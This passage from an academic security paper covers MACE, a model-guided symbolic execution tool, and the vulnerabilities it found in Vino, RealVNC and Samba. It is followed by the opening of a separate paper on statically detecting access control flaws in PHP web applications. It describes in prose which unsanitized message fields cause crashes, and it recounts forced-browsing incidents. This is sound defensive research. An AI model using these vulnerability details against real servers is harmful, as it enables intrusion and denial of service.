We identified several causes of incompleteness in message discovery. First, message validity is configuration dependent. For example, the `spoolopen`, `spoolwrite`, `spoolclose` and `spoolreturnqueue` message types need an attached printer to be deemed valid. Our experimental setup did not emulate the complete environment, precluding us from discovering some message types. Second, a single `echo` message type generated by MACE induced the server to behave inconsistently and we discarded it due to our determinism requirement. Although this is likely a bug in Samba, this behavior is not reliably reproducible. We exclude this potential bug from the vulnerability reports that we provide later. Third, our infrastructure is unable to analyze the system calls and other code executed in the kernel space. In effect, the computed symbolic constraints are underconstrained. Thus, some corner-cases, like a specific combination of the message type and parameter (e.g., a specific file name), might be difficult to generate. This is a general problem when the symbolic formula computed by symbolic execution is underconstrainted.

In our experiments, we used Samba's default configuration, in which encryption is disabled. The SMB protocol allows null-authentication sessions with empty password, similar to anonymous FTP. Thus, authentication posed no problems for MACE.

MACE converged relatively quickly in both Vino and Samba experiments (in three iterations or less). We attribute this mainly to the granularity of abstraction. A finer-grained model would require more rounds to infer. The granularity of abstraction is determined by the output abstraction function, (Section 3.1).

6.3 Discovered Vulnerabilities

We use the inferred models to guide the state-space exploration of implementations of the inferred protocol. After each inference iteration, we count the number of newly discovered states, generate shortest transfer sequences (Section 3.3) for those states, initialize the server with a shortest transfer sequence to the desired (newly discovered) state, and then run 2.5 hours of state-space exploration in parallel for each newly discovered state. The input messages discovered during those 2.5 hours of state-space exploration per state are then filtered and used for refining the model (Section 4.4). For the baseline dynamic symbolic execution without model guidance, we run $|Q|$ parallel jobs with different random seeds for each job for 15 hours, where $|Q|$ is the number of states in the final converged model inferred for the target protocol. Different random seeds are important, as they assure that each baseline job explores different trajectories within the program.

We rely upon the operating system runtime error detection to detect vulnerabilities, but other detectors, like Valgrind, could be used as well. Once MACE detects a vulnerability, it generates an input sequence required for reproducing the problem. When analyzing Linux applications, MACE reports a vulnerability when any of the critical exceptions (`SIGILL`, `SIGTRAP`, `SIGBUS`, `SIGFPE`, and `SIGSEGV`) is detected. For Windows programs,

http://valgrind.org/

a vulnerability is found when MACE traps a call to `ntdll.dll::KiUserExceptionDispatcher` and the value of the first function argument represents one of the critical exception codes.

MACE found a total of seven vulnerabilities in Vino 2.26.1, RealVNC 4.1.2, and Samba 3.3.4, within 2.5 hours of state-space exploration per state. In comparison, the baseline dynamic symbolic execution without model-guidance, found only one of those vulnerabilities (the least critical one), even when given the equivalent of 15 hours per state. Four of the vulnerabilities MACE found are new and also present in the latest version of the software at the time of writing. The list of vulnerabilities is shown in Table 2. The rest of this section provides a brief description of each vulnerability.

Vino. MACE found three vulnerabilities in Vino; all of them are new. The first one (CVE-2011-0904) is an out-of-bounds read from arbitrary memory locations. When a certain type of the RFB message is received, the Vino server parses the message and later uses two of the message value fields to compute an unsanitized array index to read from. A remote attacker can craft a malicious RFB message with a very large value for one of the fields and exploit a target host running Vino. The Gnome project labeled this vulnerability with the "Blocker" severity (bug 641802), which is the highest severity in their ranking system, meaning that it must be fixed in the next release. MACE found this vulnerability after 122 minutes of exploration per state, in the first iteration (when the inferred state machine has seven states, Table 1). The second vulnerability (CVE-2011-0905) is an out-of-bounds read due to a similar usage of unsanitized array indices; the Gnome project labeled this vulnerability (bug 641803) as "Critical", the second highest problem severity. This vulnerability is marked as a duplicate of CVE-2011-0904, for it can be fixed by patching the same point in the code. However, these two vulnerabilities are reached through different paths in the finite-state machine model and the out-of-bounds read happens in different functions. These two vulnerabilities are actually located in a library used by not only Vino, but also a few other programs. According to Debian security tracker, kdenetwork 4:3.5.10-2 is also vulnerable.

The third vulnerability (CVE-2011-0906) is an infinite loop, found in the configuration with authentication enabled. The problem appears when the Vino server receives an authentication input from the client larger than the authentication checksum length that it expects. When the authentication fails, the server closes the client connection, but leaves the remaining data in the input buffer queue. It also enters an deferred-authentication state where all subsequent data from the client is ignored. This causes an infinite loop where the server keeps receiving callbacks to process inputs that it does not process in deferred-authentication state. The server gets stuck in the infinite loop and stops responding, so we classify this vulnerability as a denial-of-service vulnerability. Unlike all other discovered vulnerabilities, we discovered this one when L^* hanged, rather than by catching signals or trapping the exception dispatcher. Currently, we have no way of detecting this vulnerability with the baseline, so we do not report the baseline results for CVE-2011-0906.

Samba. MACE found 3 vulnerabilities in Samba. The first two vulnerabilities have been previously reported and are fixed in the latest version of Samba. One of them (CVE-2010-1642) is an out-of-bounds read caused by the usage of an unsanitized Security_Blob_Length field in SMB's Session_Setup_AndX message. The other (CVE-2010-2063) is caused by the usage of an unsanitized field in the "Extra byte parameters" part of an SMB Logoff_AndX message. The third one is a null pointer dereference caused by an unsanitized Byte_Count field in the Session_Setup_AndX request message of the SMB protocol. To the best of our knowledge, this vulnerability has never been publicly reported but has been fixed in the latest release of Samba. We did not know about any of these vulnerabilities prior to our experiments.

RealVNC. MACE found a new critical out-of-bounds write vulnerability in RealVNC. One type of the RFB message processed by RealVNC contains a length field. The RealVNC server parses the message and uses the length field as an index to access the process memory without performing any sanitization, causing an out-of-bounds write.

Win XP SMB. The implementation of Win SMB is partially embedded into the kernel, and currently our dynamic symbolic execution system does not handle the kernel operating system mode. Thus, we were able to explore only the user-space components that participate in handling SMB requests. Further, we found that many involved components seem to serve multiple purposes, not only handling SMB requests, which makes their exploration more difficult. We found no vulnerabilities in Win XP SMB.

6.4 Comparison with the Baseline

We ran several experiments to illustrate the improvement of MACE over the baseline dynamic symbolic execution approach. First, we measured the instruction coverage of MACE on the analyzed programs and compared it

http://security-tracker.debian.org/tracker/CVE-2011-0904

Program	Vulnerability Type	Disclosure ID	Iter.	Jobs ($\|Q\|$)	Search Time			
					MACE		Baseline	
					per job (min)	total (hrs)	per job (min)	total (hrs)
Vino	Wild read (blocker)	*CVE-2011-0904*	1/2	7	122	15	>900	>105
	Out-of-bounds read	*CVE-2011-0905*	1/2	7	31	4	>900	>105
	Infinite loop	*CVE-2011-0906*†	1/2	7	1	1	N/A	N/A
Samba	Buffer overflow	CVE-2010-2063	1/3	84	88	124	>900	>1260
	Out-of-bounds read	CVE-2010-1642	1/3	84	10	14	>900	>1260
	Null-ptr dereference	Fixed w/o CVE	1/3	84	8	12	430	602
RealVNC	Out-of-bounds write	*CVE-2011-0907*	1/1	7	17	2	>900	>105
Win XP SMB	None	None	None	84	>150	>210	>900	>105

Table 2: Description of the Found Vulnerabilities. The upper half of the table (Vino and Samba) contains results for the reference implementations from which the protocol model was inferred, while the bottom half (Real VNC and Win XP SMB) contains the results for the other implementations that were explored using the inferred model (from Vino and Samba). The disclosure column lists Common Vulnerabilities and Exposures (CVE) numbers assigned to vulnerabilities MACE found. The new vulnerabilities are *italicized*. The † symbol denotes a vulnerability that could not have been detected by the baseline approach, because it lacks a detector that would register non-termination. We found it with MACE, because it caused L^* to hang. The "Iter." column lists the iteration in which the vulnerability was found and the total number of iterations. The "Jobs" column contains the total number of parallel state-space exploration jobs. The number of jobs is equal to the number of states in the final converged inferred state machine. The baseline experiment was done with the same number of jobs running in parallel as the MACE experiment. The MACE column shows how much time passed before at least one parallel state-space exploration job reported the vulnerability and the total runtime (number of jobs $\times$ time to the first report) of all the jobs up to that point. The "Baseline" column shows runtimes for the baseline dynamic symbolic execution without model guidance. We set the timeout for the MACE experiment to 2.5 hours per job. The baseline approach found only one vulnerability, even when allowed to run for 15 hours (per job). The $> t$ entries mean that the vulnerability was not found within time t.

Program (Protocol)	Sequential Time (min)	Instruction Coverage			Total crashes (Unique crashes)	
		Baseline	MACE	improvement	Baseline	MACE
Vino (RFB)	1200	129762	138232	6.53%	0 (0)	2 (2)
Samba (SMB)	16775	66693	105946	58.86%	20 (1)	21 (5)
RealVNC (RFB)	1200	39300	47557	21.01%	0 (0)	7 (2)
Win XP (SMB)†	16775	90431	112820	24.76%	0 (0)	0 (0)

Table 3: Instruction Coverage Results. The table shows the instruction coverage (number of unique executed instruction addresses) of MACE after 2.5 hours of exploration per state in the final converged inferred state machine, and the baseline dynamic symbolic execution given the amount of time equivalent to (time MACE required for inferring the final state machine + number of states in the final state machine $\times$ 2.5 hours), shown in the second column. For example, from Table 1, we can see that Samba inference took the total of $2028 + 1840 + 307 = 4175$ minutes and produced an 84-state model. Thus, the baseline approach was given $84 \times 150 + 4175 = 16775$ minutes to run. The last two columns show the total number of crashes each approach found, and the number of unique crashes according to the location of the crash in parenthesis. Due to a limitation of our implementation of the state-space exploration (user-mode only), the baseline result for Windows XP SMB (marked †) was so abysmal, that comparing to the baseline would be unfair. Thus, we compute the Win XP SMB baseline coverage by running Samba's `gentest` test suite.

against the baseline coverage. Second, we compared the number of crashes detected by MACE and by the baseline approach over the same amount of time. This number provides an indication of how diverse the execution paths discovered by each approach are: more crashes implies more diverse searched paths. Finally, we compared the effectiveness of MACE and the baseline approach to reach deep states in the final inferred model.

Instruction Coverage. In this experiment, we measured the numbers of unique instruction addresses (i.e., EIP values) of the program binary and its libraries covered by MACE and the baseline approach. These numbers show how effective the approaches are at uncovering new code regions in the analyzed program. For Vino, RealVNC, and Samba, we used dynamic symbolic execution as the baseline approach and ran the experiment using the setup outlined in Section 6.1. We ran MACE allowing 2.5 hours of state-space exploration per each inferred state. To provide a fair comparison, we ran the baseline for the amount of time that is equal to the sum of the MACE's inference and state-space exploration times. As shown in Table 3, our result illustrates that MACE provides a significant improvement in the instruction coverage over dynamic symbolic execution.

As mentioned before, our tool currently works on user-space programs only. Because Windows SMB is mostly implemented as a part of the Windows kernel, the results of the baseline approach were abysmal. To avoid a straw man comparison, we chose to compare against Samba's `gentest` test suite, regularly used by Samba developers to test the SMB protocol. Using the test suite, we generate test sequences and measure the obtained coverage. As for other experiments, we allocated the same amount of time to both the test suite and MACE. The experimental results clearly show MACE's ability to augment test suites manually written by developers.

Number of Detected Crashes. Using the same setup as in the previous experiment, we measured the number of crashing input sequences generated by each approach. We report the number of crashes and the number of unique crash locations. From each category of unique crash locations, we manually processed the first four reported crashes. All the found vulnerabilities (Table 2) were found by processing the very first crash in each category. All the later crashes we processed were just variants of the first reported crash. MACE found 30 crashing input sequences with 9 of them having unique crash locations (the EIP of the crashed instruction). In comparison, the baseline approach only found 20 crashing input sequences, all of them having the same crash location.




Figure 5: SMB Exploration Depth. The inferred state machine can be seen as a directed graph. Suppose we compute a spanning tree (e.g., [13]) of that graph. The root of the graph is at level zero. Its children are at level one, and so on. The figure shows the percentage of states visited at each level by MACE and the baseline approach. The numbers above points show the number of visited states at the given depth. The shaded area clearly shows that MACE is superior to the baseline approach in reaching deep states of the inferred protocol.

Exploration Depth. Using the same setup as for the coverage experiment, we measured how effective each approach is in reaching deep states. The inferred state machine can be seen as a directed graph. Suppose we compute a spanning tree (e.g., [13]) of that graph. The root of the graph is at level zero. Its children are at level one, and so on. We measured the percentage of states reached at every level. Figure 5 clearly shows that MACE is superior to the baseline approach in reaching deep states in the inferred protocol.

7 Limitations

Completeness is a problem for any dynamic analysis technique. Accordingly, MACE cannot guarantee that all the protocol states will be discovered. Incompleteness stems from the following: (1) each state-space explorer instance runs for a bounded amount of time and some inputs may simply not be discovered before the timeout, (2) among multiple shortest transfer sequences to the same abstract state, MACE picks one, potentially missing further exploration of alternative paths, (3) similarly, among multiple concrete input messages with the same abstract behavior, MACE picks one and considers the rest redundant (Definition 2).

Our approach to model inference and refinement is not entirely automatic: the end users need to provide an abstraction function that abstracts concrete output messages into an abstract alphabet. Coming up with a good

output abstraction function can be a difficult task. If the provided abstraction is too fine-grained, model inference may be too expensive to compute or may not even converge. On the other hand, the inferred model may fail to distinguish two interesting states if the abstraction is too coarse-grained. Nevertheless, our approach provides an important improvement over our prior work [11], which requires abstraction functions for both input and output messages.

When using our approach to learn a model of a proprietary protocol, a certain level of protocol reverse-engineering is required prior to running MACE. First, we need a basic level of understanding of the protocol interface to be able to correctly replay input messages to the analyzed program. For example, this may require overwriting the cookie or session-id field of input messages so that the sequence appears indistinguishable from real inputs to the target program. Second, our approach requires an appropriate output abstraction, which in turn requires understanding of the output message formats. Message format reverse-engineering is an active area of research [14, 15, 6] out of the scope of this paper.

Encryption is a difficult problem for every (existing) protocol inference technique. To circumvent the issue, we configure the analyzed programs not to use encryption. However, for proprietary protocols, such a configuration may not be available and techniques [5, 29] that automatically reverse-engineer message encryption are required.

8 Acknowledgements

We would like to thank the anonymous reviewers for their insightful comments to improve this manuscript. This material is based upon work partially supported by the NSF under Grants No. 0311808, 0832943, 0448452, 0842694, 0627511, 0842695, 0831501, and 0424422, by the AFRL under Grant No. P010071555, by the ONR under MURI Grant No. N000140911081, and by the MURI program under AFOSR Grants No. FA9550-08-1-0352 and FA9550-09-1-0539. The second author is also supported by the NSERC (Canada) PDF fellowship.

9 Conclusions and Future Work

We have proposed MACE, a new approach to software state-space exploration. MACE iteratively infers and refines an abstract model of the protocol, as implemented by the program, and exploits the model to explore the program's state-space more effectively. By applying MACE to four server applications, we show that MACE (1) improves coverage up to 58.86%, (2) discovers significantly more vulnerabilities (seven vs. one), and (3) performs significantly deeper search than the baseline approach.

We believe that further research is needed along several directions. First, a deeper analysis of the correspondence of the inferred finite state models to the structure and state-space of the analyzed application could reveal how models could be used even more effectively than what we propose in this paper. Second, it is an open question whether one could design effective automatic abstractions of the concrete input messages. The filtering function we propose in this paper is clearly effective, but might drop important messages. Third, the finite-state models might not be expressive enough for all types of applications. For example, subsequential transducers [28] might be the next, slightly more expressive, representation that would enable us to model protocols more precisely, without significantly increasing the inference cost. Fourth, MACE currently does no white box analysis, besides dynamic symbolic execution for discovering new concrete input messages. MACE could also monitor the value of program variables, consider them as the input and the output of the analyzed program, and automatically learn the high-level model of the program's state-space. This extension would allow us to apply MACE to more general classes of programs.

References

[1] ANGLUIN, D. Learning regular sets from queries and counterexamples. *Information and Computation 75*, 2 (1987), 87–106.

[2] BALL, T., MAJUMDAR, R., MILLSTEIN, T., AND RAJAMANI, S. Automatic Predicate Abstraction of C Programs. In *PLDI'01: Proc. of the ACM SIGPLAN 2001 Conf. on Programming Language Design and Implementation* (2001), vol. 36 of *ACM SIGPLAN Notices*, ACM Press, pp. 203–213.

[3] BARNETT, M., DELINE, R., FÄHNDRICH, M., JACOBS, B., LEINO, K. R., SCHULTE, W., AND VENTER, H. Verified software: Theories, tools, experiments. Springer-Verlag, 2008, ch. The Spec# Programming System: Challenges and Directions, pp. 144–152.

[4] BENZEL, T., BRADEN, R., KIM, D., NEUMAN, C., JOSEPH, A., SKLOWER, K., OSTRENGA, R., AND SCHWAB, S. Design, deployment, and use of the DETER testbed. In *Proc. of the DETER Community Workshop on Cyber Security Experimentation and Test on DETER Community Workshop on Cyber Security Experimentation and Test* (2007), USENIX Association.

[5] CABALLERO, J., POOSANKAM, P., KREIBICH, C., AND SONG, D. Dispatcher: Enabling active botnet infiltration using automatic protocol reverse-engineering. In

CCS'09: Proc. of the 16th ACM conference on Computer and communications security (2009), ACM, pp. 621–634.

[6] CABALLERO, J., YIN, H., LIANG, Z., AND SONG, D. Polyglot: Automatic extraction of protocol message format using dynamic binary analysis. In *CCS'07: Proc. of the 14th ACM Conf. on Computer and Communications Security* (2007), ACM, pp. 317–329.

[7] CADAR, C., DUNBAR, D., AND ENGLER, D. KLEE: Unassisted and automatic generation of high-coverage tests for complex systems programs. In *OSDI'08: Proc. of the 8th USENIX Symposium on Operating Systems Design and Implementation* (2008), USENIX Association, pp. 209–224.

[8] CADAR, C., AND ENGLER, D. R. Execution generated test cases: How to make systems code crash itself. In *SPIN'05: Proc. of the 12th Int. SPIN Workshop on Model Checking Software* (2005), vol. 3639 of *Lecture Notes in Computer Science*, Springer, pp. 2–23.

[9] CADAR, C., GANESH, V., PAWLOWSKI, P. M., DILL, D. L., AND ENGLER, D. R. Exe: Automatically generating inputs of death. *ACM Trans. Inf. Syst. Secur. 12* (2008), 1–38.

[10] CHO, C. Y., BABIĆ, D., SHIN, R., AND SONG, D. Inference and analysis of formal models of botnet command and control protocols. In *CCS'10: Proc. of the 2010 ACM Conf. on Computer and Communications Security* (2010), ACM, pp. 426–440.

[11] CHO, C. Y., CABALLERO, J., GRIER, C., PAXSON, V., AND SONG, D. Insights from the inside: A view of botnet management from infiltration. In *LEET'10: Proc. of the 3rd USENIX Workshop on Large-Scale Exploits and Emergent Threats* (2010), USENIX Association, pp. 1–1.

[12] COMPARETTI, P. M., WONDRACEK, G., KRUEGEL, C., AND KIRDA, E. Prospex: Protocol specification extraction. In *S&P'09: Proc. of the 2009 30th IEEE Symposium on Security and Privacy* (2009), IEEE Computer Society, pp. 110–125.

[13] CORMEN, T. H., LEISERSON, C. E., RIVEST, R. L., AND STEIN, C. *Introduction to Algorithms*, 2nd ed. The MIT Press, 2001.

[14] CUI, W., KANNAN, J., AND WANG, H. J. Discoverer: Automatic protocol reverse engineering from network traces. In *Proc. of 16th USENIX Security Symposium* (2007), USENIX Association, pp. 1–14.

[15] CUI, W., PEINADO, M., CHEN, K., WANG, H. J., AND IRÚN-BRIZ, L. Tupni: Automatic reverse engineering of input formats. In *CCS'08: Proc. of the 15th ACM Conf. on Computer and Communications Security* (2008), ACM, pp. 391–402.

[16] DE LA HIGUERA, C. *Grammatical Inference: Learning Automata and Grammars*. Cambridge University Press, 2010.

[17] GODEFROID, P., KLARLUND, N., AND SEN, K. DART: directed automated random testing. In *PLDI'05: Proc. of the ACM SIGPLAN Conf. on Programming Language Design and Implementation* (2005), ACM, pp. 213–223.

[18] GODEFROID, P., LEVIN, M. Y., AND MOLNAR, D. A. Automated whitebox fuzz testing. In *NDSS'08: Proc. of the Network and Distributed System Security Symposium* (2008), The Internet Society.

[19] GULAVANI, B. S., HENZINGER, T. A., KANNAN, Y., NORI, A. V., AND RAJAMANI, S. K. SYNERGY: a new algorithm for property checking. In *FSE'06: Proc. of the 14th ACM SIGSOFT Int. Symp. on Foundations of Software Engineering* (2006), ACM, pp. 117–127.

[20] HENZINGER, T. A., JHALA, R., MAJUMDAR, R., AND SUTRE, G. Software Verification with Blast. In *SPIN'03: Proc. of the 10th Int. Workshop on Model Checking of Software* (2003), vol. 2648 of *LNCS*, Springer-Verlag, pp. 235–239.

[21] HO, P. H., SHIPLE, T., HARER, K., KUKULA, J., DAMIANO, R., BERTACCO, V., TAYLOR, J., AND LONG, J. Smart simulation using collaborative formal and simulation engines. In *ICCAD'00: Proc. of the 2000 IEEE/ACM Int. Conf. on Computer-aided design* (2000), IEEE Press, pp. 120–126.

[22] KING, J. C. Symbolic execution and program testing. *Communications of the ACM 19*, 7 (1976), 385–394.

[23] MEALY, G. H. A method for synthesizing sequential circuits. *Bell System Technical Journal 34*, 5 (1955), 1045–1079.

[24] PELED, D., VARDI, M. Y., AND YANNAKAKIS, M. Black box checking. In *Proc. of the IFIP TC6 WG6.1 Joint Int. Conf. on Formal Description Techniques for Distributed Systems and Communication Protocols (FORTE XII) and Protocol Specification, Testing and Verification (PSTV XIX)* (1999), Kluwer, B.V., pp. 225–240.

[25] SEN, K., MARINOV, D., AND AGHA, G. Cute: a concolic unit testing engine for c. *SIGSOFT Softw. Eng. Notes 30* (2005), 263–272.

[26] SHAHBAZ, M., AND GROZ, R. Inferring Mealy machines. In *FM'09: Proc. of the 2nd World Congress on Formal Methods* (2009), Springer, pp. 207–222.

[27] VEANES, M., CAMPBELL, C., GRIESKAMP, W., SCHULTE, W., TILLMANN, N., AND NACHMANSON, L. Formal methods and testing. Springer-Verlag, 2008, ch. Model-based testing of object-oriented reactive systems with spec explorer, pp. 39–76.

[28] VILAR, J. M. Query learning of subsequential transducers. In *Proc. of the 3rd Int. Colloquium on Grammatical Inference: Learning Syntax from Sentences* (1996), Springer-Verlag, pp. 72–83.

[29] WANG, Z., JIANG, X., CUI, W., WANG, X., AND GRACE, M. ReFormat: Automatic reverse engineering of encrypted messages. In *ESORICS'09: 14th European Symposium on Research in Computer Security* (2009), vol. 5789 of *Lecture Notes in Computer Science*, Springer, pp. 200–215.

[30] ZHANG, L., MADIGAN, C. F., MOSKEWICZ, M. H., AND MALIK, S. Efficient conflict driven learning in a boolean satisfiability solver. In *ICCAD'01: Proc. of the Int. Conf. on Computer-Aided Design* (2001), IEEE Press, pp. 279–285.

Static Detection of Access Control Vulnerabilities in Web Applications

Fangqi Sun Liang Xu Zhendong Su
University of California, Davis
{*fqsun, leoxu, su*}*@ucdavis.edu*

Abstract

Access control vulnerabilities, which cause privilege escalations, are among the most dangerous vulnerabilities in web applications. Unfortunately, due to the difficulty in designing and implementing perfect access checks, web applications often fall victim to access control attacks. In contrast to traditional injection flaws, access control vulnerabilities are application-specific, rendering it challenging to obtain precise specifications for static and runtime enforcement. On one hand, writing specifications manually is tedious and time-consuming, which leads to non-existent, incomplete or erroneous specifications. On the other hand, automatic probabilistic-based specification inference is imprecise and computationally expensive in general.

This paper describes the first static analysis that automatically detects access control vulnerabilities in web applications. The core of the analysis is a technique that statically infers and enforces *implicit access control assumptions*. Our insight is that source code implicitly documents intended accesses of each *role* and any successful *forced browsing* to a privileged page is likely a vulnerability. Based on this observation, our static analysis constructs sitemaps for different roles in a web application, compares per-role sitemaps to find privileged pages, and checks whether forced browsing is successful for each privileged page. We implemented our analysis and evaluated our tool on several real-world web applications. The evaluation results show that our tool is scalable and detects both known and new access control vulnerabilities with few false positives.

1 Introduction

Web applications often restrict privileged accesses to authorized users. While bringing the convenience of accessing a large amount of information and operations from anywhere into people's daily lives, web applications have opened a new door for attacks and the number of web-based attacks is on the rise. A Symantec Internet security threat report published in April 2011 points out that the volume of web-based attacks in 2010 increased by 93% over the volume observed in 2009[1]. Researchers of web security have focused their attention on injection vulnerability, which is the most common vulnerability in web applications. Although not as prevalent as injection vulnerability, access control vulnerability poses a more serious threat because of exposed privileges, and has started attracting the attention of researchers [7]. Compared with those in traditional software, access checks in web applications are harder to get right because of the stateless nature of the HTTP protocol. In traditional software, once a user has passed an authentication check, the system remembers the identity of the user until she logs out or a timeout event happens. This is not the case for web applications, which must parse each new HTTP request to identify a previously logged-in user. A statistics report published in 2007 states that 14.15% of the surveyed web applications suffer from vulnerabilities of insufficient authorization[2].

Traditional injection vulnerabilities such as Cross-Site Scripting (XSS) and SQL injection are not application-specific and have a clear and general definition [25]: an injection vulnerability exists when an untrusted input flows into a sensitive sink without proper sanitization. To detect injection vulnerabilities, it is sufficient to analyze individual pages separately to examine where untrusted user inputs can flow. In contrast, access control vulnerabilities are application-specific, and it is necessary to examine connections between pages.

Web application developers frequently make implicit assumptions of allowed accesses and protect privileged pages by hiding links to these pages from unauthorized users. However, security by obscurity is insufficient to prevent a determined and skilled attacker from accessing these pages, viewing sensitive data or performing dangerous operations. As an example, Business Wire used a

[1] http://www.symantec.com/business/threatreport
[2] http://projects.webappsec.org/f/wasc_wass_2007.pdf

web server to store files of important trade information, which were supposed to be accessible to registered members only. Although the URLs to these files were hidden in the presentation layer from unauthorized users, the date-based URLs were highly predictable. By simply accessing these privileged files, an investment bank Lõhmus Haavel & Viisemann profited over eight million dollars based on the disclosed trade information[3]. Similarly, in November 2010, Blooming News obtained and published valuable financial earnings data of Disney and NetApp to its subscribers hours before official data releases by predicting resource locations inside secure corporate networks. As yet another example, accesses to the videos of USENIX conference presentations are restricted to USENIX members for a short period after a conference. However, the authors of this paper were able to predict the author-name-based URLs of the videos and download a few videos as public users.

Researchers have proposed various static and dynamic analysis techniques [1, 7, 10, 13] to detect violations of application logic, including access control attacks. Unfortunately, these techniques have limited effectiveness on detecting access control vulnerabilities. Dynamic analyses have difficulty finding hidden pages and determining intended accesses for each role. Furthermore, sitemaps covered by dynamic executions tend to be shallow and incomplete as user inputs are usually limited. Despite that static analyses typically have better coverage, they often require good specifications in order to generate useful reports, whose false positives do not overwhelm users. In practice, deriving precise specifications is challenging, especially when diverse authentication and access control management schemes are in use. As manually writing specifications is time-consuming and probabilistic-based inference is error-prone, it is desirable to precisely infer implicit assumptions on intended accesses from the source code of applications.

In this paper, we use *role* to represent a unique set of privileges that a group of users has. Most web applications have at least three types of roles: the role for administrators, the role for normal logged-in users and the role for public or anonymous users. Access control checks must be performed before granting access to any privileged resource to prevent privilege escalation attacks. When implicit assumptions are not matched by explicit access checks, unauthorized accesses are possible.

We propose the first role-based static analysis to detect access control vulnerabilities with automatic inference on implicit access control assumptions. Our key observations are that each role represents a unique set of privileges, and intended accesses for each role are reflected in explicit links shown in the presentation layer of an application. Guided by these observations, our analysis automatically derives specifications on privileged accesses by comparing explicit links presented to different roles. It then directly accesses privileged pages for unprivileged roles, and examines whether these accesses are allowed to detect vulnerable pages which have missing or insufficient access checks. Our main contributions are:

- A formal definition of access control vulnerabilities in web applications.
- The first role-based static analysis which automatically detects access control vulnerabilities in web applications with minimal manual efforts.
- An implementation of our analysis which constructs intended per-role sitemaps. Given role-based specifications, our prototype can systematically explore feasible execution paths based on the satisfiability of constraints.
- An evaluation of our tool on real-world web applications. Our tool works on unmodified code, and is able to detect both new and known vulnerabilities before the deployment of web applications. The evaluation results show that our approach is scalable and effective, with few false positives.

The rest of the paper is organized as follows. We first use an example to illustrate the main steps of our approach (Section 2) and then present our formalization of access control vulnerability in web applications (Section 3). Section 4 describes our detailed algorithms. Section 5 presents the implementation details of our static analyzer, and Section 6 shows the effectiveness, coverage and performance of our analyzer on real-world web applications. Finally, we survey related work (Section 7) and conclude (Section 8).

2 Illustrative Example

Figure 1 shows a simple web application based on one of the real-world web applications in our test suite. For illustration, suppose that the application has two roles: role *a* for administrators and role *b* for normal users. In our approach, we require developers to only specify application entry points and role-based application states, which serve as the basis for automatically inferring the set of privileged pages. Suppose that in the given specifications, the entry sets for both roles are identical and contain only "index.php", and the value of $_*SESSION*["admin"] is specified as **true** for role *a* but **false** for role *b*. As we can see from the source code, only "functions.php" checks accesses. This file is included via PHP inclusion in both "index.php" and "user_delete.php", but not "user_add.php." Consequently, access checks are missing in "user_add.php" but present in the other three pages.

[3] http://www.whitehatsec.com/home/assets/WP_bizlogic092407.pdf




Figure 1: An Example of Access Control Vulnerability. Solid arrows represent explicit links, and dashed arrows represent inclusion relationship between pages. Arrows correspond to edges in sitemaps and are labeled with roles. The intended sitemap for privileged role a has four edges while the intended sitemap for role b has only one edge.

The first step of our analysis constructs per-role sitemaps with a worklist-based algorithm. Initially, worklists for both roles are ["index.php"]. While a worklist is not empty, our analysis pops a work node from the front of the worklist each time. Let us look at the sitemap construction for role a first. The first analyzed node is "index.php". From this node, users of role a can explicitly reach both "user_add.php" and "user_delete.php" via anchor tags, and "functions.php" via a file inclusion. Thus, our analysis adds three new edges in the sitemap and appends the newly discovered nodes to the worklist, which is now ["user_add.php", "user_delete.php", "functions.php"]. The second analyzed node is "user_add.php". This node can not reach any nodes, and thus our analysis pops "user_delete.php" and the worklist becomes ["functions.php"]. Role a can reach "functions.php" from "user_delete.php", and thus our analysis adds a new edge in the sitemap. Because "functions.php" is already in the worklist, it is not appended to the current worklist. Finally, our analysis pops "functions.php". This node can not reach any nodes and our analysis stops because the worklist is now empty. Now let us look at the sitemap construction for role b. The first popped node is still "index.php". However, role b can only explicitly reach "functions.php" via a file inclusion from this node. The links to "user_delete.php" and "user_add.php" are hidden from users of role b in "index.php" via the access check in "functions.php". Therefore, our analysis adds only one new edge and stops because the worklist is now empty. The edges of constructed per-role sitemaps are shown in Figure 1.

